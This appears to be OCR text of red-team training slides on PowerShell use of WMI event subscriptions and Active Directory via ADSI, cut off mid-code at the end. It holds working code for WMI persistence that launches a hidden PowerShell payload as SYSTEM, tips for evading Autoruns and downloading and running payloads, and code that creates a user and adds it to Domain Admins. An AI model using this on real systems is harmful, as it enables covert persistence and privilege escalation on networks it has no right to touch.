
```
#Setup WQL query
$TimerQuery = "SELECT * FROM __InstanceModificationEvent WHERE
        TargetInstance ISA
         'Win32_LocalTime'
        AND (TargetInstance.Second=30
        OR TargetInstance.Second=1)"
#Register WMI Event
Register-WmiEvent -Query $TimerQuery -Action {
    Write-Host "Event every 30 seconds triggered" }
```

Permanent Events

WMI Permanent Events

- Permanent events survive reboots by being stored inside the CIM database (objects.data).
- They run as SYSTEM under the context of wmiprvse.exe
- They take a bit more effort since we have to build each part individually and saved in the CIM database.
- Only a small set of consumer actions are available.
- Each component needs to be removed individually.
  - **Filter** – WQL Query for the events we want.
  - **Consumer** – An action to take upon triggering the filter
  - **Binding** – Registers a Filter to a Consumer.

WMI Permanent Events



WMI Permanent Events

Consumer	Description
ActiveScriptEventConsumer	Executes a predefined script in an arbitrary scripting language (VBS) when an event is delivered to it. This consumer is available on Windows 2000 and above.
CommandLineEventConsumer	Launches an arbitrary process in the local system context when an event is delivered to it. This consumer is available on Windows XP and above.
LogFileEventConsumer	Writes customized strings to a text log file when events are delivered to it. This consumer is available on Windows XP and above.
NTEventLogEventConsumer	Logs a specific message to the Windows NT event log when an event is delivered to it. This consumer is available on Windows XP and above.
SMTPEventConsumer	Sends an email message using SMTP every time that an event is delivered to it. This consumer is available on Windows 2000 and above.

ActiveScriptEventConsumer

- When creating the instance of the class we must specify:
  - **ScriptingEngine -** Either VBScript or JScript.
  - **ScriptFileName** - Full path to script to run if ScriptText not provided.
  - **ScriptText -** Script text to be ran by the engine if ScriptFileName not used.
- You can specify a time in seconds for the script and be killed after it by specifying it in the **KillTimeout** property. This is Optional.
- More info at https://msdn.microsoft.com/en-us/library/aa384749(v=vs.85).aspx

CommandLineEventConsumer

- When creating the instance of the class we must specify:
  - **Name** - Name for the consumer.
  - **ExecutablePath** - Full path to the executable to be ran.
  - **CommandLineTemplate** - Full path to executable and arguments if any are required.
- You can specify a time in seconds for the command to be killed by specifying it in the **KillTimeout** property. This is Optional.
- More info at https://msdn.microsoft.com/en-us/library/aa389231(v=vs.85).aspx

WMI Permanent Event Filter

- Creating the Filter

```
# Create a filter to detect when a browser is launched.
# Good indicator that the target may have a connection.
$FilterName = 'DetectProc'
$FilterQuery =  "SELECT * FROM __InstanceCreationEvent WITHIN 5
   WHERE TargetInstance ISA 'Win32_Process'
   AND (TargetInstance.Name LIKE 'iexplorer%')"
$NS = "root\subscription"
$FilterArgs = @{
   Name=$FilterName
   EventNameSpace="root\cimv2"
   QueryLanguage="WQL"
   Query = $FilterQuery
}
$Filter = Set-WmiInstance -Class __EventFilter -NameSpace $NS -Arguments $FilterArgs
```

WMI Permanent Event Consumer

- Creating the consumer

```
 $consumerName = 'LaunchShell'
$CArgs = @{
    Name=$consumerName
    ExecutablePath = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
    CommandLineTemplate ="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP
-NonI -W Hidden -Enc  <encoded payload>“

# Creating Consumer
$Consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace $NS -Arguments
$CArgs
```

WMI Permanent Event Binder

- Bind together the filter and the consumer

```
$Args = @{
  Class = '__FilterToConsumerBinding'
  NameSpace = 'root\subscription'
  Arguments = @{Filter=$Filter;Consumer=$Consumer}
}

Set-WmiInstance @Args
```


WMI Permanent Events

- We can list all consumers by queuing all instances of the consumer Class in **root\subscription**
- We can list all filters by querying for all instances of **__EventFilter** in **root\subscription**
- We can list all bindings by querying for all instances of **__FilterToConsumerBinding** in **root\subscription**
- Each component of the permanent event needs to be removed individually using **Remove-WmiObject**
- **You can also create the components in root and it will not be detected by Sysinternals Autoruns and still run.**

WMI Permanent Events

- When a Permanent Event Subscriptions is created a EventID **5861** in **Microsoft-Windows-WMI-Activity/Operational** is created in **Windows 2012 R2, Windows 2016** and **Windows 10 Pro/Enterprise**.
- The event includes in its data the Query and Consumer object information for the subscription.

Permanent Event Subscription



Summary for Red

- WMI is perfect for target enumeration.
- Ensure ports are open and remember both DCOM and WinRM are options.
- When using WMI for lateral movement make sure you are running under a user account.
- Win32_Process allows you to run commands on remote boxes.
- Remember actions are logged in Windows 2012 R2 and Windows 10 Pro/Ent

Summary for Red

- For persistence and saving to CIM DB use staged payload for size.
- For larger payloads save them in registry in chunks or better yet download and execute.
- ActionScriptConsumer does not use wshscript.exe or cscript.exe so Windows Scripting Host disable registry keys does not affect it.
- VBScript is painful but flexible.

Active Directory

Red Execution

- Once in a system before doing ping sweeps, ARP scans or any other action leverage AD to get situational awareness.
  - Enumerate forest Info
  - Enumerate domain list in the forest
  - Enumerate Organization Units per domain
  - Enumerate GPOs linked to OUs
  - Enumerate Privileged Groups
  - Enumerate users in Privileged Groups and their details and restrictions
  - Enumerate Hosts
  - Enumerate SPNs

PowerShell and AD


- PowerShell has 3 way to work with AD: ActiveDirectory Module, AD command line tools and .NET **System.DirectoryServices** classes
- RSAT (Remote System Administration Tools) include command line tools and also include the PowerShell ActiveDirectory module.
- The ActiveDirectory PowerShell module that was initially added in Windows 2008 has expanded through time, if you want to use it make sure to use the latest RSAT tools
  - Windows 2008 R2 - 76 cmdlets
  - Windows 2012 - 135 cmdlets
  - Windows 2012 R2 - 147 cmdlets

Active Directory Paths

- A Distinguished Named in AD refers to the X.500 naming full path.
- A Distinguished Name in AD follows a syntax of comma separated **key=value** pairs. Most common Keywords are:
- **CN**: Common Name
- **OU**: Organizational Unit
- **DC**: Domain Component

Active Directory

- **Domain Component** refers to the domain name for our path
- Example
  - contoso.local - **LDAP://dc=contoso,dc=local**
  - west.contoso.local - **LDAP://dc=west,dc=contoso,dc=local**
- **Common Name** can be used both for container type objects and to reference objects directly.
- **Organizational Unit** is a container object for users and computer that allows the linking of Group Policy to it.



Active Directory

- There are several ways we can connect Active Directory using .NET and all require we specify a path for it to connect to.
- The .NET class **System.DirectoryServices.DirectoryEntries** is used to connect to AD.
- .NET also has an high-level abstraction class for AD named **System.DirectoryServices.ActiveDirectory,** it is less flexible due to the high level of abstraction, but it has it uses**.**
- The System.DirectoryServices.DirectoryEntries can be used in 2 ways either though the **New-Object** cmdlet or using the **[ADSI]** Type Accelerator in PowerShell.

Active Directory

- the Microsoft LDAP provider uses ADsPath format

  [LDAP|LDAPS]://HostName[:PortNumber][/DistinguishedName]
- It s components are:
  - Resource - if connecting via LDAP LDAP:// and if connecting to a Global Catalog GC://. Resources are case sensitive.
  - HostName - can be a computer name, an IP address, or a domain name. If none is provided it will bind to the local host.
  - PortNumber - specifies the port to be used for the connection. On connections to other hosts it will default to 389 and when SSL is specified it will use 636.
  - DistinguishedName = specifies the distinguished name of a specific object. If none is given it will bind to the localhost object in AD.

Connecting to AD


LDAP ADsPath	Description
LDAP:	Binds to root LDAP namespace
LDAP://server01	Binds to specific server
LDAP://server01:390	Binds to specific server and port
LDAP://CN=Jeff Smith,CN=users,DC=fabrikam,DC=com	Binds to specific object
LDAP://server01/CN=Jeff Smith,CN=users,DC=fabrikam,DC=com	Binds to specific object via a specific server

Active Directory

- Active Directory Database is structured in in to Partitions also known as Naming Context. The 3 main ones are:
  - Schema Partition - Where the definition of objects and their attributes are stored. LDAP Path **cn=Schema,cn=Configuration,dc=<root domain of the forest>,dc=<toplevel domain of the root>**
  - Configuration Partition - Contains information about the structure of the Active Directory Forest (sites, site links, Exchange..etc) LDAP Path **cn=Schema,cn=Configuration,dc=<root domain of the forest>,dc=<toplevel domain of the root>**
  - Domain (Default Naming Context) - Contains all objects in the domain (Users, Groups, Computers..etc) and their attributes. LDAP Path **dc=<root domain of the forest>,dc=<toplevel domain of the root>**

Active Directory

- When we connect via ADSIEdit on a DC we can choose the Partition/Naming Context to connect to.



DirectoryEntries Class and ADSI Accelerator

Active Directory Services Interface

- The **New-Object** method allows the passing of arguments when creating the object allowing to not only specify server and path but alternate credentials and/or authentication type.

```
$Args = @(
    "LDAP://dc=contoso,dc=local",
    $Credential.UserName,
    $Credential.GetNetworkCredential().Password)

$objDomain = New-Object DirectoryServices.DirectoryEntry $Args
```

- If no credentials are given ADSI binds to the object using the security context of the calling thread.
- For Kerberos environment the server specified has to be in FQDN format

ADSI Active Directory Services Interface

- Starting with Windows PowerShell 2.0 there is a Type Accelerator for generating the object called **[ADSI]**.
- The **[ADSI]** Type Accelerator only accepts a ADsPath string and does not allow for alternate credentials or authentication type.

```
[ADSI]'LDAP://dc=acmelabs,dc=local'
```

- One of the biggest advantages are that we can see a lot of information about the domain and how it is setup just by this object as a regular domain user (User Account, Computer Account)

Active Directory Services Interface

- The major advantage is that as a regular domain user we have access to read many of the AD objects attributes allowing for fast collection of information.
- Once bind to the root of the domain we are running from we can see info like password policy

```
PS C:\Users\reguser> $ADSIobj = [ADSI]''
PS C:\Users\reguser> $ADSIobj.minPwdLength
7
PS C:\Users\reguser> $ADSIobj.pwdHistoryLength
24
PS C:\Users\reguser> _
```

Active Directory Services Interface

- We can bind to other objects and get information on them like Group Policies.

```
$ADSIobj = [ADSI]''
$ADSIobj.gPLink
```

```
PS C:\> $ADSIobj = [ADSI]''
PS C:\> $ADSIobj.gPLink
[LDAP://cn={61BCF703-ABE1-468C-A03C-8DC5197C7C5F},cn=policies,cn=system,DC=acme
labs,DC=com;0][LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=
System,DC=acmelabs,DC=com;0]
PS C:\> $GPO = [ADSI]'LDAP://cn={61BCF703-ABE1-468C-A03C-8DC5197C7C5F},cn=polici
es,cn=system,DC=acmelabs,DC=com'
PS C:\>
PS C:\> $GPO | select displayname,gPCMachineExtensionNames,flags

displayname                gPCMachineExtensionNames    flags
-----------                ------------------------    -----
{Auditing}                 {[{35378EAC-683F-11D2-A...  {0}
```

Active Directory Services Interface


- When working with DirectoryEntry objects methods are hidden when inspected with Get-Member.
- Hidden methods is a design decision since it returns COM objects vs .NET Objects
- The ADSI COM Object is exposed through the PSBase property allowing for access to the methods.
- To have a look at the objects by type and their method MSDN is the best source of information http://msdn.microsoft.com/en-us/library/aa746419(v=vs.85).aspx

Active Directory Services Interface

- Some of the most common methods available on the object are:
  - **Create(**ObJectClass, LDAPName**)**
  - **Get(**PropertyName**)**
  - **Put(**PropertyName, Value**)**
  - **Delete(**ObJectClass, LDAPName**)**
  - **SetInfo()**
- Specific object type methods we invoke them using the **psbase.Invoke(**MethodName, Arguments**)**

Active Directory Services Interface

- Common Object Classes:
  - User
  - Container
  - OrganizationalUnit
  - Group



Active Directory Services Interface

- Creating a user:

```
$objADSI = [ADSI]'LDAP://OU=Sales,DC=acmelabs,DC=com'
$objUser = $objADSI.Create('User',  “CN=John Doe”)
$objUser.Put(“sAMAccountName”, “jdoe”)
$objUser.setInfo()
$objUser.psbase.invoke("SetPassword",'My$ecretP@$$wOrd')
$objUser.psbase.invokeset("AccountDisabled", "False")
$objUser.setInfo()
```

- Add the user to the Domain Admins Group:

```
$groupDN = 'LDAP://CN=Domain Admins,CN=Users,DC=acmelabs,DC=com'
$userDN = 'LDAP://CN=John Doe,OU=Sales,DC=acmelabs,DC=com'
$objGroup = [ADSI]$GroupDN
$objGroup.add($userDN)
$objGroup.SetInfo()
```

Active Directory Services Interface

- Delete a user:

```
$objADSI = [ADSI]'LDAP://OU=Sales,DC=acmelabs,DC=com'
$objUser = $objADSI.Delete('User',  “CN=John Doe”)
```

- Enumerate all members of the Domain Admins Group:

```
$objADSI = [ADSI]'LDAP://CN=Domain Admins,CN=Users,DC=acmelabs,DC=com'
$objADSI.Member | ForEach-Object {[ADSI]"LDAP://$_"}
```

- Enumerate group a user is a member of:

```
$objUser = [ADSI]'LDAP://CN=John Doe,OU=Sales,DC=acmelabs,DC=com'
$objGroups = $objUser.MemberOf | ForEach-Object {[ADSI]"LDAP://$_"}
```

- AD will keep references of deleted objects for 180 days by default.

ActiveDirectory Classes

Active Directory Services Interface

- .NET Classes in **System.DirectoryServices.ActiveDirectory** are targeted for Active Directory management tasks for forest, domain, site, subnet, partition, and schema.
- It allows the use of alternate credentials by creating a context, giving ContextType, server, Target, Username and Password:

```
$cArgs = @(
    ‘DirectoryServer',
    ‘192.168.11.11',
    ‘administrator',
    ‘MyP@sswOrd’)

